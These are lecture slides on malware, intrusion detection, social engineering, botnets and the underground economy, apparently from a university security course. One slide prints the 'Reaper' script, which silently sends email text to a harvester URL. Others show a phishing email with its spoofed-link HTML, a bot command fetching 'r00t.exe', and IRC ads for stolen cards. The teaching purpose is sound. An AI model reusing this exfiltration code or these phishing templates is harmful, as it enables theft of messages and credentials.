
361 new Win32 viri/week

[Symantec Threat Report IX, March, 2006]

attacker would have to persuade them to visit the Web site, typically by getting them to click a link that takes them to the attacker's site.

- The vulnerability cannot be exploited automatically through e-mail. For an attack to be successful a user must open an attachment that is sent in an e-mail message.
- Users who have installed and are using the [Office Document Open Confirmation Tool](#) for Office 2000 will be prompted with **Open**, **Save**, or **Cancel** before opening a document. The features of the Office Document Open Confirmation Tool are incorporated in Office XP and Office 2003.

% Infected PCs



[Panda Labs. 2010]

A search-engine:


- searches for patterns that identify code of known viruses/malware.
- need fast searching techniques given large number of malware 'signatures'
- will not detect unknown malware
- polymorphic virus changes its 'pattern' from infection to infection making it harder to match.
- mutation engines automate generation of new strains of virus
- false positives: recognizing non-infected code as a malware
- false negatives: failing to detect infected code.

Scan can be applied at any stage: current filesystem; incoming/outgoing email/data, at the router (deep-packet inspection).

Intrusion Detection/Prevention Systems

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
▷ IDS-IPS
TargetedTrojan
SocialEngineering
Bots

IDS: monitoring the actions taken in an environment and deciding if these actions constitute legitimate use, or if they are symptomatic of an attack. IPS: preventing the malicious actions.



- Accuracy: measured in terms of number of false positives (detecting and signaling that an attack has occurred when there is no attack).
- Performance: rate at which events are processed.
- Completeness: measured in terms of the number of false negatives (failing to detect and signal an attack that has occurred).

Recognizing Intrusions

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
▷ TargetedTrojan
SocialEngineering
Bots

Suspicious patterns may be monitored from sensors across the system: audit logs, system calls, TCP/IP headers in network traffic, middleware/application calls, ...

Knowledge Based Recognition:

- Accumulate information about known attacks, vulnerabilities;
- Compare activity to the accumulated knowledge;
- Signal when any activity is found in the knowledge base.
- Information sources: Software Developer, CERT, www.ll.mit.edu/IST/ideval, IDS/IPS systems providers.


Low false-alarm rates; cannot detect 'new' attacks

Behavior Based Recognition: Accumulate empirical data about 'normal' behavior (learning phase); Compare activity to normal behaviour; Signal when activity is not found in the knowledge base.

Targeted Trojan Horse Attack

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
▶ TargetedTrojan
SocialEngineering
Bots

- Obtaining information about a certain person/principal.
- Early reports in 2005 targeting critical infrastructure protection.
- Consisted of an e-mail, often spoofed to originate from a specific individual or organization, sent to a very limited amount of recipients, containing an attachment with malicious code.



A Simple Email 'Wiretap' Trojan: Reaper

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
▷ SocialEngineering
Bots

Uses Dynamic HTML to surreptitiously intercept text added to email messages after they have been forwarded to secondary recipients. The exploit assumes that the original exploit message will eventually be forwarded to others with HTML-enabled mail browsers.

```
<HTML><!-- Reaper Exploit - (c) 1998 Carl Voth. All rights reserved. -->
<HEAD><TITLE>Reaper Exploit</TITLE></HEAD>
<BODY>
<P>All text up to and including this paragraph will be harvested and
delivered upon opening the scripted version of this message.</P>
<SCRIPT>
<!--
// Reaper will scan text preceding this script and submit to waiting
// server-side script.
var dropbox = "http://any-site.web/cgi-bin/harvester.pl?"
// ..... various housekeeping deleted
{
  var payload;
  payload = document.body.innerText;
  if (payload && navigator.onLine)
  {
    var harvest = new Image();
    harvest.src = dropbox + "payload=" + escape(payload);
  }
}
// -->
</SCRIPT></BODY></HTML>
```

Social Engineering

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
▷ SocialEngineering
Bots

Social Engineering: techniques used to manipulate people into performing actions or divulging confidential information.

- Pretexting: a 'pretext' to trick target, typically over telephone
- Phishing: using apparently valid email message to trick target.
- Vishing: Social Engineering over VoIP often with caller-ID spoofing

Social Engineering Examples:

<http://h2k.hope.net/post/panels/h2ksocia.mp3>

<ftp://ftp.2600.com/pub/oth/beyondh/socileng.ra>

Phishing with Hidden HTML (2004)

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
▷ SocialEngineering
Bots

Subject: Westpac official notice

Westpac
Australia's First Bank

Dear client of the Westpac Bank,

The recent cases of fraudulent use of clients accounts forced the Technical services of the bank to update the software. We regret to acknowledge, that some data on users accounts could be lost. The administration kindly asks you to follow the reference given below and to sign in to your online banking account:

<https://oIb.westpac.com.au/ib/default.asp>

We are grateful for your cooperation.

Please do not answer this message and follow the above mentioned instructions.

Copyright 2004 - Westpac Banking Corporation ABN 33 007 457 141.

Contains the HTML:

```
<a href= http://olb.westpac.com.au.userdll.com:4903/ib/index.htm>  
https://oIb.westpac.com.au/ib/default.asp</a>
```


Phishing with Hidden HTML

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
▷ SocialEngineering
Bots

- Hide random words within HTML which were set to white (on the white background of the email) so were not directly visible to the recipient. Helps bypass the SPAM filters.
- Some recipients fooled by `o1b.westpac.com.au.userdll.com`
- The Phishers fake site was hosted on a third-party PC that had been previously compromised by an attacker and hosted 'service' on non HTTP Port 4903.
- Recipients that clicked on the link were then forwarded to the real Westpac application. A JavaScript popup window containing a fake login page was presented to them.
- This fake login window was designed to capture and store the recipients authentication credentials. An interesting aspect to this particular phishing attack is that the JavaScript also submitted the authentication information to the real Westpac application and forwarded them on to the site.

ABN Amro Man in the Middle Phishing Attack



April 2007

Bank customers login to web account using two-factor authentication (a hardware authenticator token that generates a time-based one-time-password).

Customers opened/executed a (phishing) email attachment containing a virus. This virus changed their browsers' behaviour so when they went to open the real ABN Amro online banking site, they were instead re-directed to a spoof site.

Attacker used the password provided to access the real Web site (within freshness period). The customer's own transactions were passed to the real site so that they didn't notice anything unusual, while the attacker also made fraudulent transactions using the bank's urgent payment feature.

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
▷ SocialEngineering
Bots

ABN Amro's five rules

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
▷ Bots

After the attack ABN Amro removed the 'urgent payment' feature, compensated their customers and launched a security publicity campaign.

1. Check lock symbol in the browser and ABN AMRO certificate
2. Always check your payments instructions
3. Never open e-mails from someone you don't know
4. Only install software from trusted sources
5. Protect your PC with a virus-scanner and a firewall.

BotNets

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
▷ Bots

A collection of compromised hosts that are under a common command and control. Used for DoS, ID theft, phishing, spam.

A bot is a collection of C&C-code, exploit and attack tools.


BotHerder manages C&C using, eg IRC or web-page

```
Welcome to irc.ucc.ie
Your host is h4x0r.0wnz.j00
There are 9556 users and 9542 invisible on 1 server5
:channels formed1
:operators online
Channel  Users  Topic
#help    1
#oldb0ts 5      .download http://w4r3z.example.org/r00t.exe
End of /LIST
```

Vint Cerf claimed (2007) that 25% of all computers are part of a botnet.

AgoBot Botnet 2002

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- TargetedTrojan
- SocialEngineering
- ▷ Bots



Simple IRC-based bot with a centralized Command and Control server first discovered 2002, many variants. Used for DDoS, harvesting PayPal info, ...


Some AgoBot commands:

- harvest.emails, harvest.aol, harvest.registry, harvest.windowskeys, ...
- inst.asadd: add an autostart entry
- ...

Storm P2P Botnet 2007

Bots propagated by the email/spam-based Storm worm infecting Microsoft-based systems.

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- TargetedTrojan
- SocialEngineering
- ▷ Bots



[from www.arstechnica.com]

Storm P2P Botnet 2007

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- TargetedTrojan
- SocialEngineering
- ▷ Bots

The email contains an executable attachment, which when opened installs a windows service. Attachment names include: Full Story.exe, Video.exe Read More.exe, FullClip.exe, GreetingPostcard.exe, MoreHere.exe, FlashPostcard.exe, GreetingCard.exe, ClickHere.exe

Once operational the bot becomes part of a peer-to-peer botnet that can run without centralized control.

Each bot connects to around 35 other bots, and no one bot has a 'list' of the entire network.

A variation of the Storm Worm installs the rootkit Win32.agent.dh

[a rootkit is a collection of programs that replace common administrative utilities to hide backdoor utilities while obscuring there presence. It does not obtain administrator privilege, but helps attacker maintain it once obtained. eg, see rootkit removal tool <http://research.microsoft.com/rootkit>]

P2P: cut off its head?

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- TargetedTrojan
- SocialEngineering
- ▷ Bots



Bot Driven Fraud

Definitions

Morris Worm

Slammer

Slammer

Virus

Macros

IDS-IPS

TargetedTrojan


SocialEngineering

▷ Bots

- Distribute large percentage of email spam. (2004, 25,000 bots capable of transmitting a combined 5 Gbits per second of junk data)
- Automate the process of clicking on ads that generate pay-per click revenue. (Google settled for 90million for negligence for failing to guard against this abuse [Wired 2006])
- Keystroke loggers (eg Gathering LexisNexis credentials in 2005).
- Extortion via botnet DDoS attacks (targeting online gambling sites, demanding between \$10K and \$50K [Wired 2006]).
- Commercial sabotage (2005, entrepreneur sentenced for directing attacks against competitors).

Torpig Botnet 2006

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- Targeted Trojan
- Social Engineering
- ▷ Bots



Victims visit web-sites infected with malicious Javascript which tries a series of exploits in order to to download/install Mebroot [eg via ActiveX]. Mebroot rootkit that takes control of the machine by replacing its Master Boot Record and is undetected by many current anti-virus tools.

Torpig Botnet 2006

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- TargetedTrojan
- SocialEngineering
- ▷ Bots

Web pages on legitimate but vulnerable web sites (1) are modified with the inclusion HTML tags that cause the victims browser to request Javascript code (2) from drive by download web server under attacker control (3).

Javascript code launches a number of exploits against the browser and/or its components; if any exploit is successful, an executable is downloaded from the drive by download server to the victim machine and executed (4).

The downloaded code acts as an installer for Mebroot. The installer injects code into the file manager process (explorer.exe) and execution continues, concealed as part of a legitimate system process. Installer then sets the Master Boot Record to load Mebroot, when rebooted.

Mebroot is a general-purpose platform, and can be deployed with various malicious modules, obtained from the Mebroot C& C server (5).

For example, a man-in-the-browser phishing attack: when a user visits a banking web-site, Torpig effectively injects a valid-looking web-page (7) into the user's browser.

Hijacking Torpig 2009

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
▷ Bots

Researchers at UCSB broke into Torpig and controlled/intercepted messages for 10-days. Recorded 70GB of data from bots, this included

- ❑ Login credentials of 8,310 accounts at 410 different institutions. The top targeted institutions were PayPal (1,770 accounts), Poste Italiane (765), CapitalOne (314), E*Trade (304), and Chase(217). Many of these were taken from the password managers of browsers, rather than intercepting login session.
- ❑ 1,660 unique credit and debit card numbers.
- ❑ Surmise that criminal gang behind Torpig profited between \$83,000 and \$8.3 million over a 10-day period
- ❑ Identified around 1.2 million IP addresses bots in the network. Estimate around 49,294 new infections during period

[Symantec estimate stolen information price ranges in 2008: \$0.10-\$25 for credit card; \$10-\$1,000 for bank account;]

Symantec Report on the Underground Economy July 07–June 08

- Definitions
- Morris Worm
- Slammer
- Slammer
- Virus
- Macros
- IDS-IPS
- Targeted Trojan
- Social Engineering
- ▷ Bots

```
NO MORE BOTS . JUST REAL USERS . : )
12:31 < [redacted] > Iam a legit drop for ITems in US , you can trust me 100 % , i also can cashout
wu on any id n name just try me !
12:31 < [redacted] > Scot poste it , [redacted] , caut persoana care incarca cartele de it . Lasa un id daca
nu sunt !
12:31 < [redacted] > A*Selling Cvv2 & Full info (US) - (FR) | Selling Maillist Virgin From Shop
Admin (UK) - (US) - (FR) | Selling Host Hacked | Webmail | Upload All Scam
Page | Upload PHP Mailer | Selling Fast VPN | Selling RDP & VPS & VNC |
Selling Account Socks All Word | ~ I ACCEPT ONLY [redacted]
12:31 < [redacted] > Spam All Banks UK / US * I Can Ship To All Adress ( Europ - USA ) *
Spam Private For Any Client * I Accept Only [redacted] Or
12:31 < [redacted] > /\ Selling Dumps Track 1 & 2 With Pin /\ Selling Shop Admin US With Big
& Semll Daily Order /\ Selling Serial Camfrog & Paltalk /\ Selling
Software Find Fresh Maillist Perfect /\ Selling Shell C9S /\ Selling Root
/\ ~ I ACCEPT ONLY [redacted] .
12:31 * [redacted] Chkon [redacted] msr206 [redacted] msg now
12:32 < [redacted] > Selling Account SMTP inbox (send to your inbox for test)...also selling US
& UK maillist...selling Host Support Cpanel+Ftp...selling SMTP scanner &
SSH Scanner POP3 Scanner SQL scanner & CVV ALL COUNTRY for serious buyer
payment [redacted] only ( RIPPER [redacted] ) !!!
12:32 < [redacted] > - Set your timers on [redacted] , using => " /timer 0 50 /msg [redacted] your message here
" Enjoy your stay!!
12:32 * [redacted] Selling Fresh Dumps, Cvv2 & Fulls. USA / CAN / UK / Europe. Spammed &
Hacked Shop Admin. Accepting [redacted] + [redacted] + [redacted] .
12:32 * [redacted] I Can CASHOUT UK cvv With DOB, [redacted]
12:32 < [redacted] > selling Account SMTP inbox (send to your inbox for test)...also selling US
& UK maillist...selling Host Support Cpanel+Ftp...selling SMTP scanner &
SSH Scanner POP3 Scanner SQL scanner & CVV ALL COUNTRY for serious buyer
payment [redacted] only ( RIPPER [redacted] ) !!!
12:32 * [redacted] free socks http:// [redacted] / user : pas :
12:32 < [redacted] > Selling Hacked CPanel, Selling Fresh Mail leads for USA / UK / Uero (MAIL
List), Selling Acces [redacted] Login with verified, Selling [redacted] login with email
acces, Selling IP Sock Any Country ==== Payment [redacted] & [redacted]
) ====
12:32 < [redacted] > Selling logins with fulls info-selling good RDP / vnc /account socks/fullz
cc and good valid cvv -sell fresh shop admin -sell fresh maillist intouched
from shop admin-upload all scam - Payment mode, [redacted] and [redacted] only
12:32 * [redacted] Chkon [redacted] msr206 [redacted] msg now
12:32 * [redacted] SELLING WU BUG 300 WITH ALL AVAILBLE BINS , Transfer to USA 100% SUCCESS,
Transfer to other Country 50% SUCCESS, Payment in dumps+pin or [redacted] .
```

Advertising on IRC.

The Underground Economy: For Sale and Requested

Definitions
 Morris Worm
 Slammer
 Slammer
 Virus
 Macros
 IDS-IPS
 TargetedTrojan
 SocialEngineering
 ▷ Bots

Rank for Sale	Rank Requested	Goods and Services	Percentage for Sale	Percentage Requested	Range of Prices
1	1	Bank account credentials	18%	14%	\$10-\$1,000
2	2	Credit cards with CVV2 numbers	16%	13%	\$0.50-\$12
3	5	Credit cards	13%	8%	\$0.10-\$25
4	6	Email addresses	6%	7%	\$0.30/MB-\$40/MB
5	14	Email passwords	6%	2%	\$4-\$30
6	3	Full identities	5%	9%	\$0.90-\$25
7	4	Cash-out services	5%	8%	8%-50% of total value
8	12	Proxies	4%	3%	\$0.30-\$20
9	8	Scams	3%	6%	\$2.50-\$100/week for hosting; \$5-\$20 for design
10	7	Mailers	3%	6%	\$1-\$25

The Underground Economy

Definitions
Morris Worm
Slammer
Slammer
Virus
Macros
IDS-IPS
TargetedTrojan
SocialEngineering
▷ Bots

Rank	Advertiser	Percentage of Advertised Goods, Top 10	Percentage of Goods and Services, Top 10	Value of Goods	Potential Worth
1	Maggie	25%	27%	\$144,448	\$6.4 million
2	Spooki	22%	15%	\$128,459	\$3.3 million
3	Luna	19%	18%	\$108,798	\$3.2 million
4	Shadow	14%	11%	\$80,309	\$1.7 million
5	Expo	9%	12%	\$52,599	\$2.0 million
6	Ripley	8%	6%	\$10,728	\$0.9 million
7	Fergie	9%	3%	\$5,523	Not applicable
8	Fintan	1%	3%	\$5,262	\$0.4 million
9	Pepper	1%	2%	\$4,040	\$0.3 million
10	Pranda	<1%	4%	\$2,185	Not applicable

